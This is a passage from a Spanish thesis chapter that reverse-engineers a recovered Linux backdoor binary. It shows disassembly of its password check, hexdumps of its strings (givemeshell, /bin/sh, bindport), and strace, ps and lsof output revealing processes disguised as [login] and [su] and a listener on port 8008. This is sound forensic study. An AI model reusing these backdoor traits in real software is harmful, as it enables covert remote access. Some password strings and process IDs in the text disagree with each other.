
```

804a870:    eb 67                jmp     804a8d9 <get_password+0xbb>
804a872:    83 ec 0c             sub     $0xc,%esp
804a875:    68 c0 af 04 08       push   $0x804afc0
804a87a:    e8 c1 e4 ff ff       call   8048d40 <printf@plt>
804a87f:    83 c4 10             add     $0x10,%esp
804a882:    8d 45 a8             lea     -0x58(%ebp),%eax

```

Figura 4.4-49 Análisis de dirección

Ahora observamos que hay una instrucción `jmp` que lleva a la dirección de memoria 804a8d9, es un salto incondicional, su propósito es desviar la continuidad del programa, esta dirección se encuentra en la última parte de la función, llegando ahí el programa finalizará.



```

File Edit View Terminal Help
804a868: e8 d3 e4 ff ff    call 8048d40 <printf@plt>
804a86d: 83 c4 10          add $0x10,%esp
804a870: eb 67            jmp 804a8d9 <get_password+0xbb>
804a872: 83 ec 0c          sub $0xc,%esp
804a875: 68 c0 af 04 08    push $0x804afc0
804a87a: e8 c1 e4 ff ff    call 8048d40 <printf@plt>
804a87f: 83 c4 10          add $0x10,%esp
804a882: 8d 45 a8          lea -0x58(%ebp),%eax
804a885: 83 ec 08          sub $0x8,%esp
804a888: 68 a0 42 05 08    push $0x80542a0
804a88d: 50              push %eax
804a88e: e8 ed e2 ff ff    call 8048b80 <strcmp@plt>
804a893: 83 c4 10          add $0x10,%esp
804a896: 85 c0            test %eax,%eax
804a898: 75 35            jne 804a8cf <get_password+0xb1>
804a89a: 83 ec 0c          sub $0xc,%esp
804a89d: 68 00 b0 04 08    push $0x804b000
804a8a2: e8 99 e4 ff ff    call 8048d40 <printf@plt>
804a8a7: 83 c4 10          add $0x10,%esp
804a8aa: 83 ec 08          sub $0x8,%esp
804a8ad: 68 00 43 05 08    push $0x8054300
804a8b2: 68 9e af 04 08    push $0x804af9e
804a8b7: e8 84 e4 ff ff    call 8048d40 <printf@plt>
804a8bc: 83 c4 10          add $0x10,%esp
804a8bf: 83 ec 0c          sub $0xc,%esp
804a8c2: 68 00 b0 04 08    push $0x804b000
804a8c7: e8 74 e4 ff ff    call 8048d40 <printf@plt>
804a8cc: 83 c4 10          add $0x10,%esp
804a8cf: 83 ec 0c          sub $0xc,%esp
804a8d2: 6a 00            push $0x0
804a8d4: e8 d7 e4 ff ff    call 8048db0 <exit@plt>
804a8d9: c9              leave
804a8da: c3              ret

```

Figura 4.4-50 Análisis de dirección

Luego hay una instrucción push que hace referencia a la dirección 0x804afc0, y se llama a la función printf para mostrar algo en pantalla, esta dirección corresponde a lo siguiente:

```

File Edit View Terminal Help
804ae00 3c2f666f 6e743e3c 2f707265 3e3c2f64 </font></pre></d
804ae10 69763e3c 62723e0a 3c2f626f 64793e3c iv><br>.</body><
804ae20 2f68746d 6c3e0a0a 003c623e 596f7572 /html>...<b>Your
804ae30 20436f6d 6d616e64 3a3c2f62 3e0a003c Command:</b>...<
804ae40 62723e0a 002f746d 702f746d 702e7478 br>../tmp/tmp.tx
804ae50 74000000 00000000 00000000 00000000 t.....
804ae60 50415448 3d2f6269 6e3a2f73 62696e3a PATH=/bin:/sbin:
804ae70 2f757372 2f62696e 3a2f7573 722f7362 /usr/bin:/usr/sb
804ae80 696e3a2f 7573722f 6c6f6361 6c2f6269 in:/usr/local/bi
804ae90 6e3a2f75 73722f6c 6f63616c 2f736269 n:/usr/local/sbi
804aea0 6e3a2e00 6b697373 6d653a29 0062696e n:..kissme:).bin
804aeb0 64706f72 74003a00 736f636b 73003a3a dport:..socks.:
804aec0 003a3a3a 00676976 656d6573 68656c6c :...givemeshell
804aed0 00485454 50007200 67697665 6d656669 .HTTP.r.givemefi
804aee0 6c65000d 0a456e74 65722059 6f757220 le...Enter Your
804aef0 70617373 776f7264 3a200000 00000000 password: .....
804af00 0d0a3d3d 3d3d3d3d 3d3d5765 6c636f6d ..=====Welcom
804af10 6520746f 20687474 703a2f2f 7777772e e to http://www.
804af20 636e686f 6e6b6572 2e636f6d 3d3d3d3d cnhonker.com=====
804af30 3d3d3d3d 0d0a3d3d 3d3d3d3d 3d3d3d3d k5
804af40 596f7520 676f7420 69742c20 68617665 You got it, have
804af50 20612067 6f6f646c 75636b2e 203a293d a goodluck. :)=
804af60 3d3d3d3d 3d3d3d3d 0d0a0d0a 596f7572 =====...Your
804af70 20636f6d 6d616e64 3a200000 7368002f command: ..sh./
804af80 62696e2f 73680069 636d7000 00456e74 bin/sh.icmp..Ent
804af90 65722050 61737377 6f72643a 20002573 er Password: .%s
804afa0 00506173 73776f72 64206163 63657074 .Password accept
804afb0 6564210a 00000000 00000000 00000000 ed!.....
804afc0 596f7520 656e7465 72656420 616e2049 You entered an I
804afd0 6e636f72 72656374 20506173 73776f72 ncorrect Passwor
804afe0 642e2020 45786974 696e672e 2e2e0a00 d. Exiting....
804aff0 00000000 00000000 00000000 00000000 .....
804b000 3d3d3d3d 3d3d3d3d 3d3d3d3d 3d3d3d3d =====

```

Figura 4.4-51 Análisis de dirección

Como se aprecia es un mensaje en pantalla indicándonos que el password es incorrecto y se cierra el programa.

```

804a888: 68 a0 42 05 68      push    $0x80542a0
804a88d: 50                  push    %eax
804a88e: e8 ed e2 ff ff      call    8048b80 <strcmp@plt>
804a893: 83 c4 10             add     $0x10,%esp
804a896: 85 c0               test    %eax,%eax
804a898: 75 35               jne     804a8cf <get_password+0xb1>
804a89a: 83 ec 0c             sub     $0xc,%esp

```

Figura 4.4-52 Análisis de dirección

Ahora hay un push en la dirección de memoria 0x80542a0, recordando esta dirección de memoria corresponde a la variable pw que contiene el texto o string RDPpassword, luego hay una llamada a la función strcmp que se encargará de comparar lo almacenado en la variable pw con lo que el usuario ingresa por teclado.

Si lo ingresado no es igual con lo almacenado en la variable pw la instrucción jne hace un salto hasta 804a8cf que esta casi al finalizar de la función.

```

804a89d: 68 00 b0 04 08      push    $0x804b000
804a8a2: e8 99 e4 ff ff      call    8048d40 <printf@plt>
804a8a7: 83 c4 10             add     $0x10,%esp
804a8aa: 83 ec 08             sub     $0x8,%esp
804a8ad: 68 00 43 05 08      push    $0x8054300
804a8b2: 68 9e af 04 08      push    $0x804af9e
804a8b7: e8 84 e4 ff ff      call    8048d40 <printf@plt>
804a8bc: 83 c4 10             add     $0x10,%esp
804a8bf: 83 ec 0c             sub     $0xc,%esp
804a8c2: 68 00 b0 04 08      push    $0x804b000
804a8c7: e8 74 e4 ff ff      call    8048d40 <printf@plt>
804a8cc: 83 c4 10             add     $0x10,%esp

```

Figura 4.4-53 Análisis de dirección

```

root@bt: ~/TESIS
File Edit View Terminal Help
804a893: 83 c4 10      add    $0x10,%esp
804a896: 85 c0         test   %eax,%eax
804a898: 75 35         jne    804a8cf <get_password+0xb1>
804a89a: 83 ec 0c      sub    $0xc,%esp
804a89d: 68 00 b0 04 08 push  $0x804b000
804a8a2: e8 99 e4 ff ff call   8048d40 <printf@plt>
804a8a7: 83 c4 10      add    $0x10,%esp
804a8aa: 83 ec 08      sub    $0x8,%esp
804a8ad: 68 00 43 05 08 push  $0x8054300
804a8b2: 68 9e af 04 08 push  $0x804af9e
804a8b7: e8 84 e4 ff ff call   8048d40 <printf@plt>
804a8bc: 83 c4 10      add    $0x10,%esp
804a8bf: 83 ec 0c      sub    $0xc,%esp
804a8c2: 68 00 b0 04 08 push  $0x804b000
804a8c7: e8 74 e4 ff ff call   8048d40 <printf@plt>
804a8cc: 83 c4 10      add    $0x10,%esp
804a8cf: 83 ec 0c      sub    $0xc,%esp
804a8d2: 6a 00         push  $0x0
804a8d4: e8 d7 e4 ff ff call   8048db0 <exit@plt>
804a8d9: c9           leave  %eax
804a8da: c3           ret
804a8db: 90           nop
0804a8dc <_do_global_ctors_aux>:

```

Figura 4.4-54 Análisis de dirección

La siguiente línea se encuentra una instrucción push a la dirección de memoria 0x804b000 y luego se llama a la función para imprimir algo en pantalla.

```

804a8ad: 68 00 43 05 08 push  $0x8054300
804a8b2: 68 9e af 04 08 push  $0x804af9e
804a8b7: e8 84 e4 ff ff call   8048d40 <printf@plt>
804a8bc: 83 c4 10      add    $0x10,%esp
804a8bf: 83 ec 0c      sub    $0xc,%esp
804a8c2: 68 00 b0 04 08 push  $0x804b000
804a8c7: e8 74 e4 ff ff call   8048d40 <printf@plt>
804a8cc: 83 c4 10      add    $0x10,%esp

```

Figura 4.4-55 Análisis de dirección

Lo correspondiente a la dirección de memoria 0x804b000 es lo siguiente:

```

root@bt: ~/TESIS
File Edit View Terminal Help
804af00 0d0a3d3d 3d3d3d3d 3d3d5765 6c636f6d ..=====Welcom
804af10 6520746f 20687474 703a2f2f 7777772e e to http://www.
804af20 636e686f 6e6b6572 2e636f6d 3d3d3d3d cnhonker.com=====
804af30 3d3d3d3d 0d0a3d3d 3d3d3d3d 3d3d3d3d ..=====
804af40 596f7520 676f7420 69742c20 68617665 You got it, have
804af50 20612067 6f6f646c 75636b2e 203a293d a goodluck. :)=
804af60 3d3d3d3d 3d3d3d3d 0d0a0d0a 596f7572 =====... Your
804af70 20636f6d 6d616e64 3a200000 7368002f command: ..sh./
804af80 62696e2f 73680069 636d7000 00456e74 bin/sh.icmp..Ent
804af90 65722050 61737377 6f72643a 20002573 er Password: .%s
804afa0 00506173 73776f72 64206163 63657074 .Password accept
804afb0 6564210a 00000000 00000000 00000000 ed!.....
804afc0 596f7520 656e7465 72656420 616e2049 You entered an I
804afd0 6e636f72 72656374 20506173 73776f72 ncorrect Passwor
804afe0 642e2020 45786974 696e672e 2e2e0a00 d.. Exiting....
804aff0 00000000 00000000 00000000 00000000 .....
804b000 3d3d3d3d 3d3d3d3d 3d3d3d3d 3d3d3d3d =====
804b010 3d3d3d3d 3d3d3d3d 3d3d3d3d 3d3d3d3d =====
804b020 3d3d3d3d 3d3d3d3d 3d3d3d3d 3d3d3d3d =====
804b030 3d3d3d3d 3d3d3d0a 00 =====..
Contents of section .data:
804c03c 00000000 00000000 28c10408 .....(....
Contents of section .eh_frame:
804c048 00000000 .....

```

Figura 4.4-56 Análisis de dirección

La siguiente línea la instrucción push con la dirección de memoria 0x8054300 corresponde a la variable string_to_print, anteriormente se demostró que esta variable tenía almacenado el mensaje [SimulatedBoobyTrap!]Format Complete!., luego hace un llamado a la función printf para mostrarlo en pantalla, luego una vez más hay una instrucción push con dirección de memoria 0x804b000, al parecer lo mostrado en pantalla quedaría de la siguiente manera:

```
=====
[Simulated Booby Trap! ] Format Complete!
=====
```

```
804a8d4:  e8 d7 e4 ff ff    call  8048db0 <exit@plt>
804a8d9:  c9               leave
804a8da:  c3               ret
804a8db:  90               nop
```

Figura 4.4-57 Análisis de dirección

Las últimas líneas indican la finalización de la función `get_password`, si el password ingresado fue incorrecto la instrucción `call` hace una llamada a la función `exit` que terminará el programa, caso contrario se terminará con la función pero el programa continuará ejecutándose.

La función `get_password` no se encarga de robar contraseñas, más bien se encarga de comparar si lo tecleado por el usuario coincide con las contraseñas correspondientes del archivo recuperado.

En resumen se muestra un diagrama de flujo de la función `get_password` para entenderlo de una manera mejor con lo mencionado anteriormente.




Figura 4.4-58 Diagrama de Flujo

4.5 EJECUCIÓN DEL ARCHIVO RECUPERADO

Primero ejecutamos el archivo junto con el comando strace para interceptar las llamadas al sistema e ingresamos la contraseña JBR.




Figura 4.5-1 Comando strace -o -s -ff

Como nos muestra en pantalla la contraseña ha sido aceptada y el programa se ha ejecutado con éxito.


En otra pantalla ejecutamos el comando ps con la opción -eaf, el cual nos muestra en pantalla todos los procesos que están en ejecución.

```

root@bt: ~
File Edit View Terminal Help
root      1218      1  0 14:00 ?        00:00:00 /usr/lib/upower/upowerd
root      1230      1  0 14:00 ?        00:00:00 /usr/lib/gvfs/gvfs-gdu-volume-mo
root      1241      1  0 14:00 ?        00:00:00 /usr/lib/udisks/udisks-daemon
root      1242     1241  0 14:00 ?        00:00:00 udisks-daemon: polling /dev/sr0
root      1245      1  0 14:00 ?        00:00:00 /usr/lib/gvfs/gvfsd-trash --spaw
root      1247      1  0 14:00 ?        00:00:00 /usr/lib/gvfs/gvfs-afc-volume-mo
root      1259      1  0 14:00 ?        00:00:00 /usr/lib/gvfs/gvfs-gphoto2-volum
root      1261      1  0 14:00 ?        00:00:00 /usr/lib/bonobo-activation/bonob
root      1272      1  0 14:00 ?        00:00:00 /usr/lib/gnome-panel/wmck-applet
root      1274      1  0 14:00 ?        00:00:00 /usr/lib/gnome-applets/trashappl
root      1278      1  0 14:00 ?        00:00:00 /usr/lib/gnome-panel/notificatio
root      1279      1  0 14:00 ?        00:00:00 /usr/lib/indicator-applet/indica
root      1280      1  0 14:00 ?        00:00:00 /usr/lib/gnome-panel/clock-apple
root      1289      1  0 14:00 ?        00:00:00 /usr/lib/gvfs/gvfsd-metadata
root      1292      1  0 14:00 ?        00:00:00 /usr/lib/indicator-messages/indi
root      1294      1  0 14:00 ?        00:00:00 /usr/lib/indicator-sound/indicat
root      1296      1  0 14:00 ?        00:00:00 /usr/lib/indicator-application/i
root      1306      1  0 14:00 tty1    00:00:00 gnome-terminal
root      1307     1306  0 14:00 tty1    00:00:00 gnome-pty-helper
root      1308     1306  0 14:00 pts/0   00:00:00 bash
root      1321      2  0 14:00 ?        00:00:00 [kworker/0:3]
root      1329      1  0 14:01 ?        00:00:00 dhclient3 -e IF_METRIC=100 -pf /
root      1380     1308  0 14:01 pts/0   00:00:00 strace -o -x -e read=all -e writ
root      1384      1  0 14:01 ?        00:00:00 [login]
root      1385     1384  0 14:01 ?        00:00:00 [su]          bin
root      1388     1306  0 14:01 pts/1   00:00:00 bash
root      1404     1306  0 14:02 pts/2   00:00:00 bash
root      1416     1404  0 14:02 pts/2   00:00:00 ps -eaf
root@bt: ~#

```

Figura 4.5-2 Ejecución de archivo recuperado



```

File Edit View Terminal Help
Contents of section .fini:
804a900 5589e553 52e80000 00005b81 c3261800 U..SR....[.&..
804a910 0090e8b1 e5ffff8b 5dfcc9c3 .....]...
Contents of section .rodata:
804a920 03000000 01000200 00000000 00000000 .....
804a930 00000000 00000000 00000000 00000000 .....
804a940 52444670 61737377 6f726400 5b73755d RDFpassword.[su]
804a950 20202020 20202000 5b6c6f67 696e5d20 .[login]
804a960 20202020 2020005b 62617368 5d202020 .[bash]
804a970 20202020 002f002f 6465762f 6e756c6c ././dev/null
804a980 00636869 6c647265 6e202564 20646965 .children %d die
804a990 640a0000 00000000 00000000 00000000 d.....
804a9a0 436f6e74 656e742d 74797065 3a207465 Content-type: te
804a9b0 78742f68 746d6c0a 0a485454 502f312e xt/html..HTTP/1.
804a9c0 31203430 34204e6f 7420466f 756e640a 1 404 Not Found.
804a9d0 44617465 3a204d6f 6e2c2031 34204a61 Date: Mon, 14 Ja
804a9e0 6e203230 30322030 333a3139 3a353520 n 2002 03:19:55
804a9f0 474d540a 53657276 65723a20 41706163 GMT.Server: Apac
804aa00 68652f31 2e332e32 32202855 6e697829 he/1.3.22 (Unix)
804aa10 0a436f6e 6e656374 696f6e3a 20636c6f .Connection: clo
804aa20 73650a43 6f6e7465 6e742d54 7970653a se.Content-Type:
804aa30 20746578 742f6874 6d6c0a0a 3c21444f text/html..<!DO
804aa40 43545950 45204854 4d4c2050 55424c49 CTYPE HTML PUBLI
804aa50 4320222d 2f2f4945 54462f2f 44544420 C "-//IETF//DTD
804aa60 48544d4c 20342e30 2f2f454e 223e0a3c HTML 4.0//EN">.<
804aa70 48544d4c 3e3c4845 41443e0a 3c544954 HTML><HEAD>.<TIT
804aa80 4c453e34 3034204e 6f742046 6f756e64 LE>404 Not Found
804aa90 3c2f5449 544c453e 0a3c2f48 4541443e </TITLE>.</HEAD>
804aaa0 3c424f44 593e0a3c 48313e4e 6f742046 <BODY>.<H1>Not F
804aab0 6f756e64 3c2f4831 3e0a5468 65207265 ound</H1>.<The re
804aac0 71756573 74656420 55524c20 77617320 requested URL was
-- More --

```

Figura 4.5-3 Ejecución de archivo recuperado

Como se observa después de que hemos ejecutado el archivo junto con el comando strace, se ejecutan dos procesos sospechosos, uno tiene un identificador de proceso 1363 perteneciente a un [login], mientras el otro tiene un identificador de proceso 1364 perteneciente a [su].

Cuando se examinó anteriormente el código del archivo recuperado se pudo apreciar que tanto [login] como [su] son strings.

Como se observa [login] [su] son strings que van junto al string RF password.

Hemos detectado que dos procesos sospechosos se ejecutan, ahora verificaremos si se establecen conexiones de red después de que se ejecuta el archivo recuperado.

Utilizaremos el comando netstat que nos muestra un listado de las conexiones activas de una computadora, tanto entrantes como salientes, este comando lo usamos junto con las opciones -anp, mostrarán todos lo sockets y procesos ejecutados en cada socket.

```

root@bt: ~
File Edit View Terminal Help
l
Tesis_AIO 1384      root    1u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1384      root    2u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1384      root    3u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1384      root    4u     IPv4    10864   0t0     TCP *:8008 (
LISTEN)
Tesis_AIO 1385      root    cwd    DIR     8,1     4096    2 /
Tesis_AIO 1385      root    rtd    DIR     8,1     4096    2 /
Tesis_AIO 1385      root    txt    REG     8,1     25469   271438 /root/TE
SIS/Tesis_AIO.bin
Tesis_AIO 1385      root    mem    REG     8,1     1405508 3671795 /lib/tls
/i686/cmov/libc-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     117086  3671821 /lib/tls
/i686/cmov/libpthread-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     42572   3671812 /lib/tls
/i686/cmov/libnss_files-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     113964  3538974 /lib/ld-
2.11.1.so
Tesis_AIO 1385      root    0u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    1u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    2u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    3u     CHR     1,3     0t0     4708 /dev/nul
l

```

Figura 4.5-4 Comando netstat

```

root@bt: ~
File Edit View Terminal Help
l
Tesis_AIO 1384      root    4u     IPv4    10864   0t0     TCP *:8008 (
LISTEN)
Tesis_AIO 1385      root    cwd    DIR     8,1     4096    2 /
Tesis_AIO 1385      root    rtd    DIR     8,1     4096    2 /
Tesis_AIO 1385      root    txt    REG     8,1     25469   271438 /root/TE
SIS/Tesis_AIO.bin
